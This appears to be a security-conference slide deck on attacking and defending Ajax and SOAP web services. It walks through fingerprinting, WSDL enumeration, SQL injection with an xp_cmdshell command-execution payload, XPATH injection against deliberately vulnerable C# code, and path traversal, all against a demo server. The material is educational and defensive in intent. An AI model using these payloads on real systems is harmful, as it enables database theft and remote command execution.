


Web 2.0 Hacking

Defending Ajax & Web Services

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 - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
 - Tools – wsChess, MSNPawn, Ajaxfinger, Scanajax
 - Advisories - .Net, Java servers etc.
- **Books (Author)**
 - Hacking Web Services (Thomson 2006)
 - Web Hacking (AWL 2003)


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Industry - Web 2.0



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Industry

- Web Services is forming back end and accessible on XML protocols
- AJAX – empowering browsers
- XML based services
- Rich Internet Applications are consuming back end web services
- Search engines and mechanisms for web services publishing are getting momentum

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Industry

- 2007. Web services would rocket from \$1.6 billion in 2004 to \$34 billion. [IDC]
- 2008. Web Services or Service-Oriented Architecture (SOA) would surge ahead. [Gartner]
- Web 2.0 and Enterprise 2.0 are on its way to redefine application layer

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
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
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
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Web 2.0 Security


- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise
- Web Services attacks and exploitation
- Flash clients are running with risks

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Web 2.0 Security

- Mashup and un-trusted sources
- RSS feeds manipulation and its integration
- Single Sign On and information convergence at one point
- Widgets and third-party components are bringing security concerns
- Old attacks with new carriers

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Stats '06: Vulnerabilities

- 0.4% critical *Source: Network World*
 - could be used to form a prolific automated worm
- 16.6% high
 - could be exploited to gain control of the host
- 63% medium
 - could be used to access files/escalate privileges
- 20% low
 - vulnerabilities that leak information
 - allow a denial-of-service attack

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Stats '06: Vulnerabilities

- cross-site scripting (14.5%) *Source: Network World*
- SQL injection (10.9%)
- buffer overflows (10.8%)
- web directory path traversal (3%)

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Web App Layer Attacks

- 95% companies hacked from web apps
 - FBI / CSI
- Most popular attacks against Web servers
 - incidents.org
- 3 out of 4 web sites vulnerable to attack
 - Gartner


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Causes!

- Increase in toolkits and exploits
- Too many protocols causing confusion
- Race for deployment – poor implementation
- New technologies mean new attack points in application frameworks



- programming errors
- misconfiguration, other problems

CSI Security Survey: Vulnerability Distribution

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Impact of Web 2.0

- Impact of Web 2.0 is on 4 dimensions
 - Application Infrastructure
 - Security threats
 - Methodology
 - Countermeasure

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Impact of Web 2.0

• Application Infrastructure

Changing dimension	Web 1.0	Web 2.0
<i>(A11) Protocols</i>	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
<i>(A12) Information structures</i>	HTML transfer	XML, JSON, JS Objects etc.
<i>(A13) Communication methods</i>	Synchronous Postback Refresh and Redirect	Asynchronous & Cross-domains (proxy)
<i>(A14) Information sharing</i>	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)

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Impact of Web 2.0

• Security Threats

Changing dimension	Web 1.0	Web 2.0
<i>(T1) Entry points</i>	Structured	Scattered and multiple
<i>(T2) Dependencies</i>	Limited	<ul style="list-style-type: none"> • Multiple technologies • Information sources • Protocols
<i>(T3) Vulnerabilities</i>	Server side [Typical injections]	<ul style="list-style-type: none"> • Web services [Payloads] • Client side [XSS & XSRE]
<i>(T4) Exploitation</i>	Server side exploitation	Both server and client side exploitation

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Impact of Web 2.0

• Methodology

Changing dimension	Web 1.0	Web 2.0
<i>Footprinting</i>	Typical with "Host" and DNS	Empowered with search
<i>Discovery</i>	Simple	Difficult with hidden calls
<i>Enumeration</i>	Structured	Several streams
<i>Scanning</i>	Structured and simple	Difficult with extensive Ajax
<i>Automated attacks</i>	Easy after discovery	Difficult with Ajax and web services
<i>Reverse engineering</i>	On the server-side [Difficult]	Client-side with Ajax & Flash
<i>Code reviews</i>	Focus on server-side only	Client-side analysis needed

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Impact of Web 2.0

- Countermeasure

Changing dimension	Web 1.0	Web 2.0
Owner of information	Single place	Multiple places [Mashups & RSS]
Browser security	Simple DOM usage	Complex DOM usage
Validations	Server side	Client side [incoming content]
Logic shift	Only on server	Client side shift
Secure coding	Structured and single place	Multiple places and scattered

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
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Ajax basics

- Asynchronous JavaScript and XML



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Ajax - Sample

```

function loadhtml()
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "main.html", true);
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            var response = http.responseText;
            document.getElementById("main").innerHTML = response;
        }
    }
    http.send(null);
}

```


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Ajax attack points

- Ajax components & Widgets
- Cross domain vulnerable browsers and callback implementations
- DOM manipulation calls and points
- Insecure eval()
- HTML tags
- Intranet nodes and internal resources

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Ajax attack vectors

- Entry point scanning and enumeration
- Cross site scripting (XSS) attacks
- Cross site Request Forgery (CSRF) issues
- Client side code reverse engineering
- Security control and validation bypassing
- Local privacy information enumeration
- Ajax framework exploitation – known bugs

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Ajax fingerprinting

- Determining Ajax calls
- Framework fingerprinting
- Running with what?
 - Atlas
 - GWT
 - Etc.
- Ajaxfinger a tool to achieve this
- Can help in assessment process

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Ajax enumeration

- Identifying XHR calls
- Decoding the back end calls
- Information enumeration on structures
 - JSON
 - XML
 - JS-Objects etc.
- Tools to determine Ajax calls
- Valuable information – Crawlers can't get it because hidden in JavaScript

Demo

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Ajax Crawling

- Crawling Ajax driven app – a challenge
- Resources are hidden in JavaScript
- Simple scanner will fail
- Crawling with actual DOM context
- Automated crawling with browser is required
- How?

Demo

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Ajax Scanning

- Scanning Ajax components
- Retrieving all JS include files
 - Part of <SCRIPT SRC=....>
- Identifying XHR calls
- Grabbing function
- Mapping function to DOM event
- Scanning code for XSS – look for eval() and document.write()

Demo

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Ajax serialization issues

- Ajax processing various information coming from server and third party sources. – XSS opportunities

```

message = {
  from : "john@example.com",
  to : "jerry@victim.com",
  subject : "I am fine",
  body : "Long message here",
  showsubject :
function(){document.write(this.subject)}
};
  
```

XSS

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Ajax serialization issues

- JSON issues


```

{"bookmarks":[{"Link":"www.example.com","Desc":"Interesting link"}]}
      
```
- JS – Array manipulation


```

new Array("Laptop", "Thinkpad", "T60", "Used", "900$", "It is great and I have used it for 2 years")
      
```

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Ajax and JS manipulation

- JavaScript exploitation – XSS
- Identifying DOM points like document.write()
- Eval() – another interesting point
- Attack APIs and tools for exploitation
- Lot can be done by an attacker from session hijacking to key loggers



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Ajax and RSS injection

- RSS feeds are another entry point to the browser
- Injecting script to the RSS feeds and Ajax call may execute it.
- One click – Malformed linked injected into it and can lead to exploit "javascript:"
- Leveraging events – onClick, onMouse etc.



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Cross-domain calls


- Browser security doesn't support cross domain calls
- But cross domain callback with JavaScript is possible
- This can be lethal attack since cross domain information get executed on the current DOM context.



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Defending Ajax

- No business logic information on client side.
- Do not trust third party source – filter it out
- No direct cross domain call back
- Filtering at browser level before processing information
- Avoiding client side validation

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Defending Ajax

- No secret in Ajax calls
- Proper data structure selection and frameworks
- Avoid client side validation
- Securing client side calls like eval() and document.write()
- HTML tags filtering before serving to end client


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
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Web services stack



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Security!



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Assessment strategies

```

    graph TD
      WSRM[Web Services Risk Model]
      BA[Blackbox Assessment]
      WA[Whitebox Assessment]
      WSDC[Web Services Defense Controls]
      WSRM --> BA
      WSRM --> WA
      BA --> WSDC
      WA --> WSDC
  
```

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Risk - In transit

- In transit Sniffing or Spoofing
- WS-Routing security concern
- Replay attacks

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Risk - Web services Engine

- Buffer overflow
- XML parsing attacks
- Spoiling Schema
- Complex or Recursive structure as payload
- Denial of services
- Large payload

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Web services Deployment - Risk

- Fault code leaks
- Permissions & Access issues
- Poor policies
- Customized error leakage
- Authentication and Certification

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Web services User code - Risk

- Parameter tampering
- WSDL probing
- SQL/LDAP/XPATH/OS command injection
- Virus/Spyware/Malware injection
- Bruteforce
- Data type mismatch
- Content spoofing
- Session tampering
- Format string
- Information leakage
- Authorization

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
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
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
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UDDI

- *Universal Description, Discovery, and Integration (UDDI)*
- It acts as White/Yellow/Green pages
- Xmethods etc...
- Information can be published and retrieved from
- Gets replicated across networks over internet

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UDDI

- It includes
 - businessEntity
 - businessService
 - bindingTemplate
 - tModel


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UDDI



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Web Service Discovery

- After footprinting web services next step is to perform discovery.
- On the basis of services found one can do so.
- Finding access point for web services will point to its discovery.
- Discovery is the key to the kingdom.
- Once again over UDDI.

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Web Service Discovery

- From various keys – Service and Business one can dig access point from UBN.
- This is a part of protocol and identified from XML block itself.

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Web Service Search

- Search in public domain
- Use – Search Engines
- Google & MSN – An excellent tool
- Look for wsdl,asmx,jws etc.
- Filetype and allinurl are best friends
- Leveraging Web APIs



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Technology Identification

- Running on which platform?
- Configuration and Structures
- File extensions
- Path discovery
- This is very useful information

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Demo Application

Web Services
Location of
WSDL

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Technology Identification

- Location can be obtained from UDDI as well if already published.
- WSDL location [Access Point]

<http://192.168.11.2/ws/dvds4less.asmx?wsdl>

.asmx – indicates
.Net server from MS

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Technology Identification

- Similarly .jws – for Java web services
- /ws/ - in the path indicates web services
- MS-SOAPToolkit can be identified as well

```
C:\>nc 192.168.11.2 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:48:20 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 7565
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSSRQDRCLMMPKHNAOAFDHIHAODOJHCO; path=/
Cache-control: private
```

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Technology Identification

- Resource header spits some information as well

```
C:\>nc 192.168.11.2 80
HEAD /ws/dvds4less.asmx HTTP/1.0

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:50:09 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026
```

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WSDL Scanning/Enumeration

- What is WSDL?
- What information one can enumerate from WSDL?
- WSDL exposure is threat or not?

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WSDL

- WSDL is web services definition language
- It is similar to old IDL for remote calls used in CORBA or other remote invoke methods.
- It contains detail of methods
- Types of I/O
- Parameters of methods
- It is XML document with standards.

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Nodes of WSDL

Data types

Message Types

```

<?xml version="1.0" encoding="UTF-8" ?>
<definitions targetNamespace="http://tempuri.org/"
+ xmlns="xsd" ?>
+ <message name="IntroSoapIn" ?></message>
+ <message name="IntroSoapOut" ?></message>
+ <message name="getProductInfoSoapIn" ?></message>
+ <message name="getProductInfoSoapOut" ?></message>
+ <message name="getRebatesInfoSoapIn" ?></message>
+ <message name="getRebatesInfoSoapOut" ?></message>
+ <portType name="dvds4lessSoap" ?></portType>
+ <binding name="s0:dvds4lessSoap" type="soap:binding" ?></binding>
+ <service name="dvds4less" ?></service>
</definitions>

```

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WSDL <Service>

```

<service name="dvds4less">
  <port name="dvds4lessSoap" binding="s0:dvds4lessSoap">
    <soap:address location="http://192.168.11.2/ws/dvds4less.asmx"/>
  </port>
</service>

```

Where the call is going to hit?
It is where service is listening.

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WSDL <portType>

```

<portType name="dvds4lessSoap">
  <operation name="Intro">
    <input message="s0:IntroSoapIn"/>
    <output message="s0:IntroSoapOut"/>
  </operation>
  <operation name="getProductInfo">
    <input message="s0:getProductInfoSoapIn"/>
    <output message="s0:getProductInfoSoapOut"/>
  </operation>
  <operation name="getRebatesInfo">
    <input message="s0:getRebatesInfoSoapIn"/>
    <output message="s0:getRebatesInfoSoapOut"/>
  </operation>
</portType>

```

Methods one
Can call

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WSDL <Message>

```

<portType name="dvds4lessSoap">
  <operation name="getProductInfo">
    <input message="s0:getProductInfoSoapIn"/>
    <output message="s0:getProductInfoSoapOut"/>
  </operation>
</portType>

<message name="getProductInfoSoapIn">
  <part name="parameters" element="s0:getProductInfo"/>
</message>
<message name="getProductInfoSoapOut">
  <part name="parameters" element="s0:getProductInfoResponse"/>
</message>

```

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WSDL <Types>

```

<message name="getProductInfoSoapIn">
  <part name="parameters" element="s0:getProductInfo"/>
</message>
<message name="getProductInfoSoapOut">
  <part name="parameters" element="s0:getProductInfoResponse"/>
</message>

<s:element name="getProductInfo">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="0" maxOccurs="1" name="id"
        type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>
<s:element name="getProductInfoResponse">
  <s:complexType>
    <s:sequence>
      <s:element minOccurs="0" maxOccurs="1"
        name="getProductInfoResult"
        type="s:string"/>
    </s:sequence>
  </s:complexType>
</s:element>

```


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WSDL Profile after Scan

Methods	INPUT	OUTPUT
Intro	-No-	String
getProductInfo	String	String
getRebatesInfo	String	String

Demo

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- ## AV 1 - XML poisoning
- XML node manipulation
 - Attack on parsing logic
 - SAX
 - DOM
 - Can be lethal – DoS or breaking execution logic
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XML poisoning

```

<CustomerRecord>
  <CustomerNumber>289001</CustomerNumber>
  <FirstName>John</FirstName>
  <LastName>Smith</LastName>
  <Address>Apt 31, 1st Street</Address>
  <Email>john@smith.com</Email>
  <PhoneNumber>3809922347</PhoneNumber>
</ CustomerRecord>

```

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XML poisoning

```

<CustomerRecord>
  <CustomerNumber>289001</CustomerNumber>
  <FirstName>John</FirstName><CustomerNumber>289001</CustomerNumber>
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  <Address>Apt 31, 1st Street</Address>
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</ CustomerRecord>

```

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XML poisoning

```

<CustomerRecord>
  <CustomerNumber>289001</CustomerNumber>
  <FirstName>John</FirstName>
  <FirstName>John</FirstName>
  ... 100 time...
  <FirstName>John</FirstName>
  <LastName>Smith</LastName>
  <Address>Apt 31, 1st Street<Address>
  <Email>john@smith.com<Email>
  <PhoneNumber>3809922347<PhoneNumber>
</ CustomerRecord>

```

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AV 2 - Parameter tampering & Fault code leakage

- Fault code of web services spit lot of information about internal workings.
- This attack can fetch internal paths, database interfaces etc.
- Fault code is part of SOAP envelope and this helps an attacker to make logical deduction about assets.

Demo

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SOAP request

Forcing Fault Code
Source of Enumeration

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org/">
      <fileinfo>abx.xyz</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

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SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Could not find file
&amp;quot;c:\inetpub\wwwroot\rebates\abx.xyz&amp;quot;</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Fault Code

Path Enumeration

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AV 3 - SQL injection

- SQL injection can be done using SOAP traffic.
- It is innovative way of identifying database interface points.
- One can leverage xp_cmdshell via SOAP.
- Back end database can be compromised using this attack.



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SOAP request

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the method

Method Call

SOAP Envelope

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SOAP request

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>(1)Finding Nemo($14.99)</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```

Product Information

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SOAP response

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Cannot use
empty object or column names. Use a single space if necessary.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>

```

Fault Code
Indicates SQL Server
Place for SQL Injection

Demo

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SOAP response

Popular SQL Injection

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1 or 1=1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>

```

Fault Code

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SOAP request

Works!!

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>(1)Finding Nemo($14.99)
(2)Bend it like Beckham($12.99)
(3)Doctor Zhivago($10.99)
(4)A Bug's Life($13.99)
(5)Lagaan($12.99)
(6)Monsoon Wedding($10.99)
(7)Lawrence of Arabia($14.99)
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>

```

Entire Table
Is out

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SOAP response

Exploiting this Vulnerability

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1:EXEC master..xp_cmdshell 'dir c:\>
c:\inetpub\wwwroot\wsdir.txt'</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>

```

Exploit code

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SOAP request

Works!

```

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
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    <getProductInfoResponse xmlns="http://tempuri.org/">
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    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>

```

Looks Normal response

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SOAP request

But ... Code got executed

Got Admin via cmdshell

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AV 4 – XPATH injection

- XPATH is new way of querying XML documents.
- This attack works nicely on web services since they use XML extensively.
- Developer’s loophole can be leveraged with an exploit.
- XPATH query crafting is next generation attack methods.

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XPATH Injection - Basics

- XPATH is a language defined to find information from XML document.
- As XPATH name suggests it indeed uses path to traverse through nodes of XML document and look for specific information from the document.
- XPATH provides expressions like slash (/), double slash (//), dot(.), double dot (..), @, =, <, > etc. It helps in traversing through XML document.

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XPATH – Vulnerable Code

```

string fulltext = "";
string coString = "Provider=SQLOLEDB;Server=(local);database=order;User
ID=sa;Password=mypass";
SqlXmlCommand co = new SqlXmlCommand(coString);
co.RootTag="Credential";
co.CommandType = SqlXmlCommandType.Sql;
co.CommandText = "SELECT * FROM users for xml Auto";
XmlReader xr = co.ExecuteXmlReader();
xr.MoveToContent();
fulltext = xr.ReadOuterXml();
XmlDocument doc = new XmlDocument();
doc.LoadXml(fulltext);
string credential = "//users[@username='"+user+"' and @password='"+pass+"']";
XmlNodeList xmln = doc.SelectNodes(credential);
string temp;
if(xmln.Count > 0)
{
    //True
}
else //false

```

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Attacking XPATH point

- `//users[@username="" + user + "" and @password="" + pass + ""];`
- XPATH parsing can be leveraged by passing following string ' or 1=1 or "="
- This will always true on the first node and user can get access as who ever is first user.
- `//users[@username="" or 1=1 or ""="" and @password='any']`

Bingo!



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AV 5 – LDAP injection

- LDAP authentication in place
- Possible to manipulate LDAP queries
- May leads to enumeration OR manipulation
- Interesting attack vector
- Fault code leaks LDAP interface



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AV 6 – File System access

- Identifying file system points
- Directory traversing & Access
- Leads to file access and source code exposure
- Lethal if found!



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xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org">
      <fileinfo>abx.xyz</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>

```

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SOAP response

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xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Fault>
    <faultcode>soap:Server</faultcode>
    <faultstring>Server was unable to process request. --&gt; Could not find file
    &quot;C:\inetpub\wwwroot\rebates\abx.xyz&quot;</faultstring>
    <detail />
  </soap:Fault>
</soap:Body>
</soap:Envelope>

```

Fault Code

Path Enumeration

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SOAP request

Forcing file

SOAP
Envelope

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org">
      <fileinfo>../rebates.asp</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>

```

Input to the
method

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SOAP request

File Access to system

Parameter Temparing

```

<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfoResponse xmlns="http://tempuri.org/">
      <getRebatesInfoResult- &lt;!-- % ' file. rebates.asp ' date: 20-
AUG-03 ' desc: rebates listing ' author: nd ' client:
dvd4less ' check if we have been called with a filename or without loc =
request.querystring("loc") lenloc = len(loc) if lenloc > 0 then ' we have
been called with a filename ' so print the rebate coupon%>&lt;img
.....
      </getRebatesInfoResult>
    </getRebatesInfoResponse>
  </soap:Body>
</soap:Envelope>
  
```

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AV 7 – SOAP brute forcing

- SOAP envelope takes user & pass accounts.
- It is possible to bruteforce SOAP envelope and look for specific responses.
- This is a possible attack which can get into the system.
- Analyzing SOAP response is key for this set of attack.

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AV 8 – Parameter overflow

- Adding large buffers to XML nodes
- Depending on code controls – It may fail in handling
- Breaking the application
- May compromise as well
- Traditional buffer overflow type attacks

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AV 9 – Operating System access

- Point to OS
- Remote command execution is possible
- Either by “|” or “;”
- Attack is very much possible
- Leads to admin/root on the box...

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AV 10 – Session hijacking

- Web services can maintain sessions
 - [WebMethod(EnableSession=true)]
- Possible to reverse engineer session
- Cookie tempering is reality...
- Can be compared to traditional web application session.

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Other attacks

- External referencing – XML schema
- XSS attack
- In transit attacks – replay and spoofing

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
